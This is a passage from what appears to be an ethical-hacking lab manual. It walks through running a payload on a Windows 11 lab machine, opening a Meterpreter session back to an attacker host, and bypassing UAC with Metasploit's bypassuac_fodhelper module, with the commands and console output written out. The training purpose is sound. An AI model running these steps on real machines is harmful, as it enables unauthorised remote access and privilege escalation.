
19. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.



20. Double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.



22. The Meterpreter session has successfully been opened, as shown in the screenshot.

23. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

24. Type **getuid** and press **Enter**, to display current user ID.


25. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

26. Type **background** and press **Enter**, to background the current session.


```
meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

27. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.


Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.



28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.




31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

